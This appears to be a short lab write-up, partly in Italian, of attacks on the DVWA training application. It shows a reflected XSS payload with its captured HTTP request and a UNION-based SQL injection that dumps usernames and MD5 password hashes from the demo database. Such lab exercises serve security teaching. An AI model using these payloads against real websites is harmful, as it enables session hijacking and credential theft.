Vulnerabilità usata per XSS

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

<script> alert ("messaggio") </:   Submit

Hello *prova*

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html


```
1  GET /dvwa/vulnerabilities/xss_r/?name=%3Cscript%3E+alert+%28%22messaggio%22%29+%3C%2Fscript%3E HTTP/1.1
2  Host: 192.168.49.101
3  Upgrade-Insecure-Requests: 1
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q
   =0.7
6  Referer: http://192.168.49.101/dvwa/vulnerabilities/xss_r/?name=%3Ci%3Eprova
7  Accept-Encoding: gzip, deflate, br
8  Accept-Language: en-US,en;q=0.9
9  Cookie: security=low; PHPSESSID=973afad514a45115ae6fc4454a88254c
0  Connection: close
1
2
```

Vulnerabilità usata tramite SQL tramite la seguente query

Vulnerability: SQL Injection

User ID:

[   ] [Submit]

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99